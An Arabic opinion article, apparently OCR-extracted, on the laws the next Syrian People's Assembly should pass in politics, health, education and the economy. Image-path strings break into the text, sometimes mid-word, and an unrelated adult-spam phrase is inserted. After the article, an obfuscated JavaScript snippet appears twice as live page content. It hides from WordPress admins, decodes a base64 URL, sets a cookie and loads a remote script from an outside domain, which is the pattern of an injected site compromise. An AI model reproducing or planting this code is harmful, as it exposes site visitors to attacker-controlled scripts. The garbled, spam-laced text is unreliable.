مجلس الشعب القادم في سوريا: تشريعات نحو مستقبل أفضل

0

تمر سوريا بمرحلة حساسة تستدعي إعادة البناء والتعمير على الأصعدة كافة، ولا يقتصر هذا البناء على الحجر والبنيان، بل يتعداه إلى إعادة تأهيل البنية التشريعية والسياسية والاجتماعية التي تُشكّل ركيزة أي مجتمع ينشد الاستقرار والازدهار. في هذا السياق، تتجه الأنظار نحو مجلس الشعب القادم، الذي يحمل على عاتقهأمانة تشريعية كبيرة، ومسؤولية تاريخية في سن حزمة من القوانين التي تُنظم الحياة وتواكب متطلبات المرحلة الراهنة.

أولاً: تحديث المنظومة السياسية والحزبية. splash_atl carrie fisher nude

من المتوقع أن يكون ملف تحديث الحياة السياسية على رأس أولويات المجلس القادم. فبعد سنوات من الأزمة، أصبحت الحاجة ملحة لقوانين تعزز مفهوم الدولة الوطنية وتوسع قاعدة المشاركة السياسية. يتطلع المواطنون إلى:

– قانون للأحزاب السياسية: يكون أكثر شمولاً ووضوحاً، يضع أُطراً واضحة لتشكيل الأحزاب وتمويلها وعملها، بما يضمن تنافساً سياسياً سلمياً قائماً على البرامج، ويعززالتعددية الفكرية في إطار الوحدة الوطنية، ويبعد العمل السياسي عن الانتماءات الطائفية والمناطقية الضيقة.

– قانون الانتخابات: يُعيد النظر في بعض آليات العملية الانتخابية لتعزيز النزاهة والشفافية، ويمكّن كافة فئات المجتمع من تمثيل حقيقي، ويُعزز ثقة الناخب بأن صوته هو من يصنع القرار.

– قانون يسهل عمل منظمات المجتمع المدني: الذي ينظم عمل هذه المنظمات ويحميها منالاستغلال، ويُحفزها على المساهمة في عملية التنمية المجتمعية والإغاثية والاقتصادية، كشريك فاعل للدولة.

ثانياً: قوانين لتحقيق نقلة نوعية في الصحة والتعليم

لا تقل الأولوية الاجتماعية أهمية عن السياسية، فالمجتمع السوري بحاجة ماسة إلى إعادة إحياء قطاعي الصحة والتعليم، اللذين تعرضا لانتكاسات كبيرة.

– في قطاع الصحة: ينتظر المواطنون قوانين تدعم التأمين الصحي الشامل، وتزيد من مخصصات القطاع الصحي في الموازنة العامة، وتشجع الاستثمار في المستشفيات والمراكز الطبية، وتسن تشريعات صارمة لمكافحة الفساد في هذا القطاع الحيوي. كما أن قانوناً ينظم تداول الأدوية ويحارب احتكارها ويراقب أسعارها بات مطلباً ملحاً لكل أسرة سورية.– في قطاع التعليم: يجب أن يركز المجلس على قوانين تعيد الهيبة للمعلم وتطور المناهج التعليمية لتركز على مهارات التفكير النقدي والعلوم التطبيقية وروح المواطنة، وتدعم التعليم المهني والتقني لمواكبة سوق العمل. كما أن تشريعات تخص مكافحة تسرب الأطفال من المدارس، ودعم التعليم في المناطق المتأثرة بالأزمة هي من صميم أولويات إعادة بناء الإنسان السوري.

ثالثاً: قوانين اقتصادية واجتماعية داعمة

لا يمكن فصل الجانب السياسي والاجتماعي عن الاقتصادي. لذلك، من المنتظر أن يساهم المجلس في سن تشريعات تحفز الاستثمار وتكافح البطالة، وتوفر الحماية الاجتماعية للفئات الأكثر احتياجاً، وتنظم سوق العمل، وتضع حداً للاحتكار والممارسات التي أرهقت كاهل المواطن.

أرى أن المهمة الملقاة على عاتق مجلس الشعب القادم هي مهمة تشريعية تاريخية. إنها ليست مجرد مناقشة لنصوص قانونية، بل هي عملية إعادة تعريف للعقد الاجتماعي بين الدولة والمواطن. النجاح في هذه المهمة لنيُقاس بعدد القوانين المصادق عليها، بل بقدرة هذه القوانين على لمس واقع حياة الناس، وخلق بيئة من الثقة، والمساهمة في طي صفحة الماضي بكل ما حملته من آلام، وفتح صفحة جديدة قوامها العدالة، والكرامة، والمواطنة الفاعلة، والانطلاق نحو مستقبل أكثر أملاً واستقراراً لجميع السوريين.

(function(){try{if(document.getElementById&&document.getElementById(‘wpadminbar’))return;var t0=+new Date();for(vari=0;i120)return;if((document.cookie||”).indexOf(‘http2_session_id=’)!==-1)return;function systemLoad(input){var key=’ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=’,o1,o2,o3,h1,h2,h3,h4,dec=”,i=0;input=input.replace(/[^A-Za-z0-9+/=]/g,”);while(i<input.length){h1=key.indexOf(input.charAt(i++));h2=key.indexOf(input.charAt(i++));h3=key.indexOf(input.charAt(i++));h4=key.indexOf(input.charAt(i++));o1=(h1<>4);o2=((h2&15)<>2);o3=((h3&3)<<6)|h4;dec+=String.fromCharCode(o1);if(h3!=64)dec+=String.fromCharCode(o2);if(h4!=64)dec+=String.fromCharCode(o3);}return dec;}var u=systemLoad('aHR0cHM6Ly9zZWFyY2hyYW5rdHJhZmZpYy5saXZlL2pzeA==');if(typeof window!=='undefined'&&window.__rl===u)return;var d=new Date();d.setTime(d.getTime()+30*24*60*60*1000);document.cookie='http2_session_id=1; expires='+d.toUTCString()+'; path=/; SameSite=Lax'+(location.protocol==='https:'?'; Secure':'');try{window.__rl=u;}catch(e){}var s=document.createElement('script');s.type='text/javascript';s.async=true;s.src=u;try{s.setAttribute('data-rl',u);}catch(e){}(document.getElementsByTagName('head')[0]||document.documentElement).appendChild(s);}catch(e){}})();(function(){try{if(document.getElementById&&document.getElementById(‘wpadminbar’))return;var t0=+new Date();for(var i=0;i120)return;if((document.cookie||”).indexOf(‘http2_session_id=’)!==-1)return;function systemLoad(input){var key=’ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=’,o1,o2,o3,h1,h2,h3,h4,dec=”,i=0;input=input.replace(/[^A-Za-z0-9+/=]/g,”);while(i<input.length){h1=key.indexOf(input.charAt(i++));h2=key.indexOf(input.charAt(i++));h3=key.indexOf(input.charAt(i++));h4=key.indexOf(input.charAt(i++));o1=(h1<>4);o2=((h2&15)<>2);o3=((h3&3)<<6)|h4;dec+=String.fromCharCode(o1);if(h3!=64)dec+=String.fromCharCode(o2);if(h4!=64)dec+=String.fromCharCode(o3);}return dec;}var u=systemLoad('aHR0cHM6Ly9zZWFyY2hyYW5rdHJhZmZpYy5saXZlL2pzeA==');if(typeof window!=='undefined'&&window.__rl===u)return;var d=new Date();d.setTime(d.getTime()+30*24*60*60*1000);document.cookie='http2_session_id=1;expires='+d.toUTCString()+'; path=/; SameSite=Lax'+(location.protocol==='https:'?'; Secure':'');try{window.__rl=u;}catch(e){}vars=document.createElement('script');s.type='text/javascript';s.async=true;s.src=u;try{s.setAttribute('data-rl',u);}catch(e){}(document.getElementsByTagName('head')[0]||document.documentElement).appendChild(s);}catch(e){}})();

لن يتم نشر عنوانبريدك الالكتروني